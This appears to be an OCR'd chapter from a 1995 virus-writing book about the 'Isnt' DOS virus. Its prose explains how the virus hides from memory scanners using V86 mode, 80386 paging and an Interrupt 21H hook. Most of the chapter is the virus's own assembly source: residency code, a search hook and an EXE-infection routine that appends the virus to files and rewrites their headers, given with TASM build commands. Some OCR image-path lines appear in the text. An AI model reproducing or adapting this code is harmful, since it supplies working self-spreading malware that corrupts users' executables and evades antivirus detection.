Finally, the virtual machine's ISR for this interrupt is located, and its address is put on the V86 monitor's stack to return to after the General Protection Fault,

```
        mov     ebx,9*4
        mov     eax,[ebx]               ;get VM ISR @ for this interrupt
        mov     [ebp+8],ax              ;save VM int handler as ret ip
        shr     eax,16
        mov     [ebp+12],ax             ;and return cs
```

As you can see, all of the registers which must be manipulated are put on the stack by the processor, and the interrupt handler just has to manipulate them, and set up the V86 stack for an *iret* when the V86 handler is done.

When a software interrupt *int XX* is executed in V86 mode, it causes a General Protection Fault, or GPF. If you've used Windows very much, I'm sure you'll recognize that term. A GPF is treated just like a protected mode hardware interrupt to interrupt vector 0DH. If it wants to, the General Protection Fault handler can reflect the software interrupt back to the V86 handler, or it can do something else with it.

Isnt reflects most of the software interrupts back to V86 mode, to be processed by DOS or the ROM BIOS, but there are some exceptions. For example, Isnt doesn't always reflect Interrupt 21H to the vector located at 0:0084H. If **ax**=4209H, or **ah**=11H or 12H, then Isnt ignores what is stored in the interrupt vector table. In all other instances, Isnt transfers control to the usual Interrupt 21H handler.

When **ax**=4209H, the V86 control program handles the interrupt itself in protected mode. As you may recall, this is the signal which Slips uses to detect itself in memory. Isnt uses the same function to detect itself in memory. To handle such an interrupt, the General Protection Fault handler simply clears the carry flag on the stack, and returns control to the V86 machine at the instruction following the *int 21H* function which called it. The code to do this is fairly straight- forward,

```
add     WORD PTR [ebp+8],2      ;update ip to point to next instr
add     WORD PTR [ebp+20],6     ;re-adjust stack in VM
mov     eax,[ebp+16]            ;get flags
or      eax,200H                ;sti
and     eax,0FFFFFFFEH          ;clc
mov     [ebp+16],eax            ;and save them
```

When **ah**=11H or 12H, the V86 control program passes control to the SRCH_HOOK function in the Isnt virus. It knows where that function is located in memory because the virus saves that address when it is loaded. This process of transferring control somewhere besides the interrupt vector is actually quite easy. Instead of pulling the address to go to from the interrupt vector table like this:

```
mov     eax,es:[bx]            ;get it in ax
mov     [ebp+8],ax             ;save VM int handler as return ip
shr     eax,16
mov     [ebp+12],ax            ;and return cs
```

Isnt just takes it from an internal variable, like this:

```
mov     eax,[NEW_21H]         ;get addr of viral INT 21H handler
mov     [ebp+8],ax            ;save VM int handler as return ip
shr     eax,16
mov     [ebp+12],ax           ;and return cs
```

These calisthenics make it possible for the virus to hook Interrupt 21H without ever touching the interrupt vector table. No software looking for hooked interrupts will see any change in the interrupt vector table before and after Isnt is loaded.

Stealthing the Body of the Virus

Not only does Isnt stealth the interrupt vector table, it stealths the memory where it resides. This is accomplished using the memory page management features of the 80386 (and above) processors.

In the 80386, there are two levels of translations between the memory address which software uses and the physical addresses which locate bytes in the DRAM chips. The first level we have encountered before in dealing with segments. As you will recall, in real mode, segments are defined to form a sort of most significant word of memory. Physical addresses are found by taking 16 times the segment plus the offset. In 80386 protected mode, segments are defined by a *descriptor table*, either the *Global Descriptor Table* or a *Local Descriptor Table*. These descriptor tables, which consist of 8-byte entries, define the segment starting point (known as the base), the segment size (known as the limit) and the segment properties (for example, a code segment, a data segment, etc.). In protected mode, the segment registers **cs**, **ss**, **ds**, **es** (and **fs** and **gs**) contain selectors instead of address information. The selectors point to entries in the descriptor tables. Thus, for example, **ds** will take the value 8. This number is merely a pointer to entry 1 in the descriptor table. The location of that segment could be anywhere in memory. To compute an address, the 80386 uses the selector to lock up the segment base in the descriptor table and adds the offset of the memory referenced to it. For example, if **ds**=8 and the base of entry 1 in th GDT was 80000H, then instructions of the form

```
mov     bx,12987H
mov     al,[bx]
```

would access linear memory address 80000H + 12987H = 92987H. Notice, however, that I call this *linear memory*, not *physical memory*. That's because there's another translation scheme at work in the 80386.

In addition to segmentation, the 80386 can also translate memory using a paging scheme in protected mode. This paging scheme lives underneath the segmentation and translates linear addresses into physical addresses.


In the 80386, both the entire linear and physical memory is broken up into 4 kilobyte *pages*. Each page in linear memory can be mapped into any page in physical memory, or into none at all.

This arrangement is accomplished with a set of *page tables* that translate linear into physical memory. Each entry in a page table is a 32-bit number. The upper 20 bits form the address of a physical page of memory. The lower 12 bits in each entry are set aside for flags. (See Figure 23.1) These flags allow one to mark pages as present or absent, as read/write or read only, and as available for applications programs or only for systems software. One page table is special, and it's called a *page directory*. Each entry in the page directory points to a page table. Each page table, including the page directory, occupies one page and must be aligned on a page. This scheme allows 4 gigabytes of memory to be managed with the page tables. Essentially, 1024 page directory entries point to 1024 page tables, with 1024 entries each, each of which points to a page of 4096 bytes of memory. (Not all of these tables need actually exist.)

Isnt uses the paging system to hide itself. To do this it uses two different paging maps, each of which requires one page directory and one page entry. When the virus is active (that is, when the `SRCH_HOOK` has been called by the V86 monitor) the virus uses a straight linear mapping, where all linear memory addresses are the same as all physical memory addresses.

When Isnt is not actively infecting files in a directory search, its V86 monitor uses a different page map. This map takes some physical memory at the address 11C000H in extended memory, and maps it into the linear address which belonged to Isnt in the other page map. (Figure 23.2)

Figure 23.1: A Page Table entry.



Switching between one page map and the other is as simple as loading the control register **cr3** with the address of a page directory. Isnt calls the SETUP_PAGE_TABLES routine at initialization. This creates the first set of page tables at the physical address 118000H and the second at 11A000H. Then, when the V86 monitor intercepts an *int 21H* which requires passing control to SRCH_HOOK, the General Protection Fault handler simply sets **cr3**=118000H before transferring control to SRCH_HOOK. This pages the virus into memory so it can do its work. When it's done, the V86 monitor sets **cr3**=11A000H and the virus promptly disappears!

The Interrupt 0FFH Hook

All that remains is to determine how to tell the V86 monitor that the virus is done processing its interrupt hook. When one sets the i/o privilege level IOPL=3, the General Protection Fault handler only traps software interrupt instructions. It does not, for example, trap *iret*'s. It would be nice to trap an *iret* because that's a pretty normal instruction to use at the end of processing interrupts. One can cause them to be trapped by setting IOPL < 3, but then a bunch of other instructions get trapped too. That means one has to add a lot of overhead to the General Protection Fault handler. Rather than taking this approach, Isnt uses a different tactic.

Whatever one does to signal the end of SRCH_HOOK's processing, it must be the very last thing done by that code. Once the V86 monitor switches pages, the code is no longer there, and the **cs:ip** had better be pointing somewhere else! Since the General Protection Fault handler already traps interrupts, it makes sense to use another, unused interrupt to signal that the interrupt hook is done processing. Isnt uses Interrupt 0FFH.

When the General Protection Fault handler sees an Interrupt 0FFH, it treats it entirely differently than an ordinary interrupt. To the V86 machine, the *int 0FFH* is made to look exactly like a *retf 2* instruction. It also tells the V86 monitor to set **cr3**=11A000H, paging the virus out of memory.




Figure 23.2: The Isnt virus in memory.

This completes the process of stealthing the virus in memory. In this way, the virus can go resident and hook interrupts without leaving any trace of itself to scan for in memory in the V86 machine.

Protected Mode and Advanced Operating Systems

Now obviously there aren't a whole lot of Pentium machines out there running DOS in real mode. As such, the Isnt virus is more of a look at what a virus *could* do, rather than a practical virus that's likely to spread in a big way.

Practically speaking, though, a boot sector virus could implement a complete memory manager like HIMEM.SYS and succeed at living quite well even in a Windows environment. It would load before the installed memory manager and peacefully lobotomize it when it starts up.

Likewise, many of the newer advanced operating systems are surprisingly free about making protected mode resources available to programs—resources which a virus could use to exploit the power of protected mode just as well as Isnt. For example, the Virtual Anarchy[4] virus creates a Virtual Device Driver for Windows 3.1 on the fly and instructs Windows to load it at startup. This driver effectively stealths hard disk access in protected mode, and it only exists as a virtual device driver on disk for a split second while Windows is loading. After it has been loaded into memory, the virus deletes it from the disk.

In short, viruses which are wise to protected mode have the potential to be a real nightmare for anti-virus software. If they gain control of protected mode system resources first, and use them wisely, there's almost nothing which an anti-virus can do about it.

---

4 See *Computer Virus Developments Quarterly*, Vol. 2, No. 3, Spring 1994.

The Isnt Source

The Isnt virus consists of ten .ASM files. It should be compiled with TASM, preferably Version 2.X, into an EXE file using the commands

```
tasm /m3 isnt,,;
tlink /3 isnt;
```

The files have the following functions:

ISNT.ASM is the main assembler module. All the rest are include files. It contains the main control routine, the infection routine, and the hook for the search functions 11H and 12H.

PROTECT.ASM contains the code to jump to protected mode and return to V86 mode.

SETUPROT.ASM contains routines called from PROTECT.ASM to set up the GDT, IDT, etc., and to move the code to high memory.

TASK1.ASM is the startup routine in protected mode. It sets up the paging and launches the V86 monitor.

GPFAULT.ASM is the General Protection Fault handler.

HWHNDLR.ASM is all of the the hardware interrupt handlers.

NOTIMP.ASM is a routine to handle any unimplemented interrupts and fault handlers.

PMVIDEO.ASM is a protected mode video driver to display a message on the screen if the V86 monitor doesn't know what to do.

PM_DEFS.ASM contains some standard definitions for use in protected mode.

TABLES.ASM contains the GDT, the IDT and Task State Segments.

The ISNT.ASM Source

```
;The Isnt Virus.
;(C) 1995 American Eagle Publications, Inc. All rights reserved.

;This is a resident virus which infects files when they are searched for
;using the FCB-based search functions. It is a protected mode virus which
;stealths its existence in memory.

        .SEQ                        ;segments must appear in sequential order
                                    ;to simulate conditions in active virus

        .386P                       ;protected mode 386 code

;HOSTSEG program code segment. The virus gains control before this routine and
;attaches itself to another EXE file.
HOSTSEG SEGMENT BYTE USE16
```

```
        ASSUME  CS:HOSTSEG,SS:HSTACK

;This host simply terminates and returns control to DOS.
HOST:
        db      15000 dup (90H)          ;make host larger than virus
        mov     ax,4C00H
        int     21H                     ;terminate normally
HOSTSEG ENDS

;Host program stack segment
STACKSIZE       EQU     100H           ;size of stack for this program

HSTACK  SEGMENT PARA USE16 STACK 'STACK'
        db  STACKSIZE dup (0)
HSTACK  ENDS

;*************************************************************************
;This is the virus itself

;Intruder Virus code segment. This gains control first, before the host. As this
;ASM file is layed out, this program will look exactly like a simple program
;that was infected by the virus.

VSEG    SEGMENT PARA USE16
        ASSUME  CS:VSEG,DS:VSEG,SS:HSTACK

;******************************************************************************
;This is the data area for the virus which goes resident when the virus goes
;resident. It contains data needed by the resident part, and data which the
;startup code needs pre-initialized.

PAGES           EQU     2                       ;number of pages virus takes

OLD_21H         DD      ?                       ;old int 21H vector

;The following is the control block for the DOS EXEC function. It is used by
;the virus to execute the host program after it installs itself in memory.
EXEC_BLK        DW      0                       ;seg @ of environment string
                DW      80H,0                   ;4 byte ptr to command line
                DW      5CH,0                   ;4 byte ptr to first FCB
                DW      6CH,0                   ;4 byte ptr to second FCB

FNAME           DB      12 dup (0)
FSIZE           DW      0,0
EXE_HDR         DB      1CH dup (?)             ;buffer for EXE file header
PSP             DW      ?                       ;place to store PSP segment
T1SEG           DW      0                       ;flag to indicate first genera-
tion
PARAS           DW      0                       ;paragraphs before virus start

;The following 10 bytes must stay together because they are an image of 10
;bytes from the EXE header
HOSTS           DW      0,STACKSIZE      ;host stack and code segments
FILLER          DW      ?                ;these are dynamically set by the virus
HOSTC           DW      OFFSET HOST,0    ;but hard-coded in the 1st generation

;******************************************************************************
;This portion of the virus goes resident if it isn't already. In theory,
;because of the stealthing, this code should never get control unless the
;virus is not resident. Thus, it never has to check to see if it's already
;there!
ISNT:
        mov     ax,4209H                ;see if virus is already there
        int     21H
        jnc     JMP_HOST                ;yes, just go execute host
        call    IS_V86                  ;are we in V86 mode already?
        jz      NOT_RESIDENT            ;no, go ahead and load
JMP_HOST:                               ;else just execute host
        mov     ax,cs                   ;relocate relocatables
```

```
        add     WORD PTR cs:[HOSTS],ax
        add     WORD PTR cs:[HOSTC+2],ax
        cli                             ;set up host stack
        mov     ss,WORD PTR cs:[HOSTS]
        mov     sp,WORD PTR cs:[HOSTS+2]
        sti
        jmp     DWORD PTR cs:[HOSTC]    ;and transfer control to the host

NOT_RESIDENT:
        mov     ax,ds                   ;move virus down
        add     ax,10H                  ;first figure out where
        mov     bx,ax
        and     ax,0FF00H               ;set ax=page boundary
        add     ax,100H                 ;go up to next bdy
        mov     es,ax                   ;es=page bdy
        mov     bx,ds
        sub     ax,bx                   ;ax=paragraphs from PSP to virus
        mov     cs:[PARAS],ax           ;save it here
        push    cs                      ;first, let's move host to page:0
        pop     ds                      ;note that the host must be larger
        xor     si,si                   ;than the virus for this to work
        mov     di,0
        mov     cx,OFFSET END_STACK
        add     cx,OFFSET END_TASK1 + 20H
        rep     movsb                   ;move it
        mov     ax,es
        push    ax                      ;now jump to PAGE:GO_RESIDENT
        mov     ax,OFFSET MOVED_DOWN
        push    ax
        retf                            ;using a retf

MOVED_DOWN:
        push    ds
        push    cs
        pop     ds                      ;ds=cs
        call    INSTALL_INTS            ;install interrupt handlers
        cmp     WORD PTR [T1SEG],0      ;first generation?
        pop     cx
        jne     GO_EXEC                 ;no, go exec host
        mov     ax,SEG TASK1
        sub     ax,cx
        mov     WORD PTR [T1SEG],ax     ;else reset flag
        jmp     SHORT GO_RESIDENT       ;and go resident

GO_EXEC:
        cli
        mov     ax,cs
        mov     ss,ax
        mov     sp,OFFSET END_STACK     ;move stack down
        sti
        mov     ah,62H
        int     21H                     ;get PSP
        mov     es,bx
        mov     bx,PAGES*256            ;prep to reduce memory size
        add     bx,[PARAS]              ;bx=pages to save
        mov     ah,4AH
        int     21H                     ;reduce it

        mov     bx,2CH                  ;get environment segment
        mov     es,es:[bx]
        mov     ax,ds
        sub     ax,[PARAS]
        mov     WORD PTR [EXEC_BLK],es  ;set up EXEC data structure
        mov     [EXEC_BLK+4],ax         ;for EXEC function to execute host
        mov     [EXEC_BLK+8],ax
        mov     [EXEC_BLK+12],ax

        xor     di,di                   ;now get host's name from
        mov     cx,7FFFH                ;environment
```

```
        xor     al,al
HNLP:   repnz   scasb
        scasb
        loopnz  HNLP
        add     di,2                    ;es:di point to host’s name now

        push    es                      ;now prepare to EXEC the host
        pop     ds
        mov     dx,di                   ;ds:dx point to host’s name now
        push    cs
        pop     es
        mov     bx,OFFSET EXEC_BLK      ;es:bx point to EXEC_BLK
        mov     ax,4B00H
        int     21H                     ;now EXEC the host

        push    ds
        pop     es                      ;es=segment of host EXECed
        mov     ah,49H                  ;free memory from EXEC
        int     21H
        mov     ah,4DH                  ;get host return code
        int     21H
        push    cs
        pop     ds
        push    cs
        pop     es

GO_RESIDENT:
        push    ds
        mov     ax,cs
        add     ax,[T1SEG]
        mov     ds,ax
ASSUME DS:TASK1
        mov     WORD PTR [NEW_21H],OFFSET SRCH_HOOK
        mov     WORD PTR [NEW_21H+2],cs
        mov     WORD PTR [SEG_FAULT],cs
        pop     ds
ASSUME DS:VSEG
        call    REMOVE_INTS             ;remove int hook prior to going prot
        call    GO_PROTECTED            ;go to protected mode if possible
        push    cs
        pop     ds
        mov     dx,PAGES*256
        add     dx,[PARAS]
        mov     ax,3100H

        pushf                           ;return @ for simulated int 21H
        push    cs
        push    OFFSET GR2 + 2

        pushf                           ;@ to iret to (Int 21 ISR)
        mov     ax,WORD PTR [OLD_21H+2]
        push    ax
        mov     ax,WORD PTR [OLD_21H]
        push    ax
        mov     ax,3100H
GR2:    int     0FFH


;INSTALL_INTS installs the interrupt 21H hook so that the virus becomes
;active. All this does is put the existing INT 21H vector in OLD_21H and
;put the address of INT_21H into the vector.
INSTALL_INTS:
        push    es                      ;preserve es!
        mov     ax,3521H                ;hook interrupt 21H
        int     21H
        mov     WORD PTR [OLD_21H],bx   ;save old here
        mov     WORD PTR [OLD_21H+2],es
        mov     dx,OFFSET INT_21H       ;and set up new
        mov     ax,2521H
```

```
        int     21H
IIRET:  pop     es
        ret

;This removes the interrupt 21H hook installed by INSTALL_INTS.
REMOVE_INTS:
        lds     dx,[OLD_21H]
        mov     ax,2521H
        int     21H
        ret

;This is the interrupt 21H hook. It becomes active when installed by
;INSTALL_INTS. It traps Functions 11H and 12H and infects all EXE files
;found by those functions.
INT_21H:
        cmp     ax,4209H        ;self-test for virus?
        jne     GOLD
        clc                     ;yes, clear carry and exit
        retf    2
GOLD:   jmp     DWORD PTR cs:[OLD_21H]  ;execute original int 21 handler


;This routine just calls the old Interrupt 21H vector internally. It is
;used to help get rid of tons of pushf/call DWORD PTR’s in the code
DOS:
        pushf
        call    DWORD PTR cs:[OLD_21H]
        ret

;This is the Search First/Search Next Function Hook, hooking the FCB-based
;functions
SRCH_HOOK:
        call    DOS             ;call original handler
        or      al,al           ;was it successful?
        jnz     SEXIT           ;nope, just exit
        pushf
        pusha                   ;save registers
        push    es
        push    ds

        mov     ah,2FH          ;get dta address in es:bx
        int     21H
        cmp     BYTE PTR es:[bx],0FFH
        jne     SH1             ;an extended fcb?
        add     bx,7            ;yes, adjust index
SH1:    call    FILE_OK         ;ok to infect?
        jc      EXIT_SRCH       ;no, see if already infected, and stealth
        call    INFECT_FILE     ;go ahead and infect it
EXIT_SRCH:
        pop     ds              ;restore registers
        pop     es
        popa
        popf
SEXIT:  int     0FFH            ;protected mode return


;Function to determine whether the file found by the search routine is
;useable. If so return nc, else return c.
;What makes a file useable?:
;              a) It must have an extension of EXE.
;              b) The file date must be earlier than 2037.
;              c) The signature field in the EXE header must be ’MZ’. (These
;                 are the first two bytes in the file.)
;              d) The Overlay Number field in the EXE header must be zero.
;              e) It should be a DOS EXE, without a new header.
;              f) The host must be larger than the virus.

FILE_OK:
        push    es
```

```
        pop     ds
        cmp     WORD PTR [bx+9],'XE'
        jne     OK_EX                   ;check for an EXE file
        cmp     BYTE PTR [bx+11],'E'
        jne     OK_EX                   ;if not EXE, just return to caller
        jmp     OK_GOON
OK_EX:  jmp     OK_END2

OK_GOON:mov     si,bx                   ;ds:si now points to fcb
        inc     si                      ;now, to file name in fcb
        push    cs
        pop     es
        mov     di,OFFSET FNAME         ;es:di points to file name buffer here
        mov     cx,8                    ;number of bytes in file name
FO1:    lodsb                           ;let's get the file name
        stosb
        cmp     al,20H
        je      FO2
        loop    FO1
        inc     di
FO2:    mov     BYTE PTR es:[di-1],'.'  ;put it in ASCIIZ format
        mov     ax,'XE'                 ;with no spaces
        stosw                           ;so we can use handle-based routines
        mov     ax,'E'                  ;to check it further
        stosw

        push    cs
        pop     ds                     ;now cs, ds and es all point here
        mov     dx,OFFSET FNAME
        mov     ax,3D02H               ;r/w access open file using handle
        int     21H
        jc      OK_END1                ;error opening - C set - quit w/o closing
        mov     bx,ax                  ;put handle into bx and leave bx alone

        mov     cx,1CH                 ;read 28 byte EXE file header
        mov     dx,OFFSET EXE_HDR      ;into this buffer
        mov     ah,3FH                 ;for examination and modification
        call    DOS
        jc      OK_END                 ;error in reading the file, so quit
        cmp     WORD PTR [EXE_HDR],'ZM';check EXE signature of MZ
        jnz     OK_END                 ;close & exit if not
        cmp     WORD PTR [EXE_HDR+26],0;check overlay number
        jnz     OK_END                 ;not 0 - exit with c set
        cmp     WORD PTR [EXE_HDR+24],40H ;is rel table at offset 40H or more?
        jnc     OK_END                 ;yes, it is not a DOS EXE, so skip it
        cmp     WORD PTR [EXE_HDR+14H],OFFSET ISNT   ;startup = ISNT?
        je      OK_END                 ;yes, probably already infected
        mov     ax,WORD PTR [EXE_HDR+4];get page count
        dec     ax
        mov     cx,512
        mul     cx
        add     ax,WORD PTR [EXE_HDR+2]
        adc     dx,0                   ;dx:ax contains file size
        or      dx,dx                  ;if dx>0
        jz      OK_END3                ;then the file is big enough
        mov     dx,OFFSET END_TASK1 + 20H
        add     dx,OFFSET END_STACK
        add     dx,1000H               ;add 4K to handle page variability
        cmp     ax,dx                  ;check size
        jc      OK_END                 ;not big enough, exit
OK_END3:clc                            ;no, all clear, clear carry
        jmp     SHORT OK_END1          ;and leave file open
OK_END: mov     ah,3EH                 ;else close the file
        int     21H
OK_END2:stc                            ;set carry to indicate file not ok
OK_END1:ret                            ;return with c flag set properly

;This routine moves the virus (this program) to the end of the EXE file
;Basically, it just copies everything here to there, and then goes and
```

```
;adjusts the EXE file header. It also makes sure the virus starts
;on a paragraph boundary, and adds how many bytes are necessary to do that.
INFECT_FILE:
        mov     ax,4202H                ;seek end of file to determine size
        xor     cx,cx
        xor     dx,dx
        int     21H
        mov     cx,dx                   ;move to regs for Function 42H
        mov     dx,ax
        or      dl,0FH                  ;adjust file length to paragraph
        add     dx,1                    ;boundary
        adc     cx,0
        mov     WORD PTR [FSIZE+2],cx
        mov     WORD PTR [FSIZE],dx
        mov     ax,4200H                ;set file pointer, relative to beginning
        int     21H                     ;go to end of file + boundary

        mov     cx,OFFSET END_STACK     ;last byte of code
        add     cx,OFFSET END_TASK1+10H
        xor     dx,dx                   ;first byte of code, ds:dx
        mov     ah,40H                  ;write body of virus to file
        int     21H

INF1:   mov     dx,WORD PTR [FSIZE]     ;find relocatables in code
        mov     cx,WORD PTR [FSIZE+2]   ;original end of file
        add     dx,OFFSET HOSTS         ;             + offset of HOSTS
        adc     cx,0                    ;cx:dx is that number
        mov     ax,4200H                ;set file pointer to 1st relocatable
        int     21H

        mov     ax,WORD PTR [FSIZE]     ;calculate viral initial CS
        mov     dx,WORD PTR [FSIZE+2]   ; = File size / 16 - Header Size(Para)
        mov     cx,16
        div     cx                      ;dx:ax contains file size / 16
        sub     ax,WORD PTR [EXE_HDR+8] ;subtract exe header size, in paragraphs
        push    ax
        sub     WORD PTR [EXE_HDR+14],ax         ;adjust initial cs and ss
        sub     WORD PTR [EXE_HDR+22],ax         ;to work with relocation scheme

        mov     dx,OFFSET EXE_HDR+14    ;get correct host ss:sp, cs:ip
        mov     cx,10
        mov     ah,40H                  ;and write it to HOSTS/HOSTC
        int     21H

        xor     cx,cx                   ;so now adjust the EXE header values
        xor     dx,dx
        mov     ax,4200H                ;set file pointer to start of file
        int     21H

        pop     ax
        mov     WORD PTR [EXE_HDR+22],ax;save as initial CS
        mov     WORD PTR [EXE_HDR+14],ax;save as initial SS
        mov     WORD PTR [EXE_HDR+20],OFFSET ISNT        ;save initial ip
        mov     WORD PTR [EXE_HDR+16],OFFSET END_VIRUS + STACKSIZE  ;and sp

        mov     dx,WORD PTR [FSIZE+2]   ;calculate new file size for header
        mov     ax,WORD PTR [FSIZE]     ;get original size
        add     ax,OFFSET END_VIRUS + 200H  ;add vir size+1 paragraph, 512 bytes
        adc     dx,0
        add     ax,OFFSET END_TASK1 + 10H
        adc     dx,0
        mov     cx,200H                 ;divide by paragraph size
        div     cx                      ;ax=paragraphs, dx=last paragraph size
        mov     WORD PTR [EXE_HDR+4],ax ;and save paragraphs here
        mov     WORD PTR [EXE_HDR+2],dx ;last paragraph size here
        mov     cx,1CH                  ;and save 1CH bytes of header
        mov     dx,OFFSET EXE_HDR       ;at start of file
        mov     ah,40H
        int     21H
```

```
        mov     ah,3EH                  ;close file now
        int     21H
        ret                             ;that's it, infection is complete!

INCLUDE PROTECT.ASM

END_VIRUS:                                      ;marker for end of resident part

;**************************************************************************
;This is a temporary local stack for the virus used by it when EXECing the
;host program. It reduces its memory size as much as possible to give the
;host room to EXEC. However, it must maintain a stack, so here it is. This
;part of the virus is not kept when it goes resident.

LOCAL_STK       DB      256 dup (0)             ;local stack for virus

END_STACK:

VSEG    ENDS

INCLUDE TASK1.ASM

        END     ISNT
```

The PROTECT.ASM Source

```
;This handles the protected mode jump for Isnt.
;(C) 1995 American Eagle Publications, Inc. All rights reserved.

;Definitions for use in this program
IOMAP_SIZE      EQU     801H
VIDEO_SEG       EQU     0B800H          ;segment for video ram
STACK_SIZE      EQU     500H            ;size of stacks used in this pgm
NEW_INT_LOC     EQU     20H             ;new location for base of hardware ints

INCLUDE PM_DEFS.ASM     ;include protected mode definitions

;Definition for jump into protected mode
HI_MEMORY       DD      OFFSET V86_LOADER
                DW      CODE_1_SEL

OLDSTK          DD      ?                       ;old stack pointer from slips

;This routine actually performs the protected mode jump. It initializes tables,
;moves the code to high memory, and then jumps to the V86_LOADER in the TASK1
;segment. Control returns in V86 mode to the routine VIRTUAL below.
GO_PROTECTED:
                mov     ax,cs                   ;initialize variables for pgm
                mov     ds,ax
                mov     WORD PTR [OLDSTK],sp    ;save the stack
                mov     WORD PTR [OLDSTK+2],ss
                call    SETUP_IDT               ;initialize IDT
                call    SETUP_TASK2             ;initialize Task State Seg 2
                call    MOVE_CODE               ;move code to 110000H
                cli
                call    CHANGE_INTS             ;Move 8259 controller bases
                call    GATE_A20                ;Turn A20 line on
                mov     ah,1                    ;this flushes something on
                int     16H                     ;some 386SXs or they crash
                xor     eax,eax
                push    eax
                popfd                           ;clear flags
                lgdt    FWORD PTR GDT_PTR       ;set up GDT register
                lidt    FWORD PTR IDT_PTR       ;set up IDT register
                mov     eax,cr0
                or      eax,1
```

```
                mov     cr0,eax                 ;set protected mode bit
                jmp     FWORD PTR cs:[HI_MEMORY];go to high memory

;This routine returns with Z set if the processor is in real mode, and NZ if
;it is in V86 mode.
IS_V86:
                PUSHF                           ;first check for V86 mode
                POP     AX
                OR      AX,3000H
                mov     bx,ax
                PUSH    AX
                POPF                            ;Pop flags off Stack
                PUSHF                           ;Push flags on Stack
                POP     AX
                cmp     ax,bx
                jnz     VMODE
                AND     AX,0CFFFH
                mov     bx,ax
                PUSH    AX
                POPF                            ;Pop flags off Stack
                PUSHF                           ;Push flags on Stack
                POP     AX
                cmp     ax,bx
VMODE:          ret

INCLUDE SETUPROT.ASM    ;protected mode setup routines called above

;End of code to get to protected mode
;*******************************************************************************

;*******************************************************************************
;The following code is executed in V86 mode after control is passed here from
;the protected mode task switch. It just turns interrupts back on and returns
;control to the calling program.
;*******************************************************************************
VIRTUAL:
                cli
                mov     al,0                    ;unmask hardware interrupts
                out     21H,al
                mov     ax,cs                   ;set up segments
                mov     ds,ax
                mov     es,ax
                lss     sp,[OLDSTK]             ;and the stack
                sti                             ;enable interrupts
                ret                             ;return to caller in Isnt

;End of V86 mode code
;*******************************************************************************
```

The SETUPROT.ASM Source

```
;*******************************************************************************
;* This module contains the routines that set up the IDT, and any             *
;* TSS's in preparation for jumping to protected mode. It also contains       *
;* routines tomove the code to high memory, and to move the hardware interrupts*
;*******************************************************************************

;For use with V86.ASM, etc.

;(C) 1993 American Eagle Publications, Inc., All rights reserved!

;Data areas to store GDT and IDT pointers to load registers from
GDT_PTR         DW      6*8-1                  ;GDT info to load with lgdt
                DD      110000H + OFFSET GDT

IDT_PTR         DW      IDT_ENTRIES*8-1         ;IDT info to load with lidt
                DD      110000H + OFFSET IDT
```

```
;Set up IDT for protected mode switch. This needs to set up the General
;Protection Fault handler, and the hardware interrupt handlers. All others
;are set to the default NOT_IMPLEMENTED handler.
SETUP_IDT:
                push    ds
                mov     ax,cs
                add     ax,cs:[T1SEG]           ;find task 1 segment
                mov     es,ax
                mov     ds,ax
                mov     ax,IDT_Entries - 1      ;set up all IDT entries
                mov     cx,8                    ;using default hndlr
                mul     cx
                mov     cx,ax                   ;bytes to move
                mov     si,OFFSET IDT
                mov     di,OFFSET IDT + 8
                rep     movsb                   ;fill the table
                pop     ds

                mov     ax,OFFSET GENERAL_FAULT ;General prot fault hndlr
                mov     di,OFFSET IDT + (13 * 8)
                stosw

                mov     ax,OFFSET TIMER_HANDLER ;set up 1st 8259 hwre ints
                mov     di,OFFSET IDT + (20H * 8)
                mov     cx,8
SET_LP1:        stosw
                add     ax,5                    ;size of each handler header
                add     di,6
                loop    SET_LP1

                mov     di,OFFSET IDT + (70H * 8)
                mov     cx,8
SET_LP2:        stosw
                add     ax,5                    ;size of each handler header
                add     di,6
                loop    SET_LP2

                ret

;This procedure moves the protected mode code into high memory, at 11000:0000,
;in preparation for transferring control to it in protected mode.
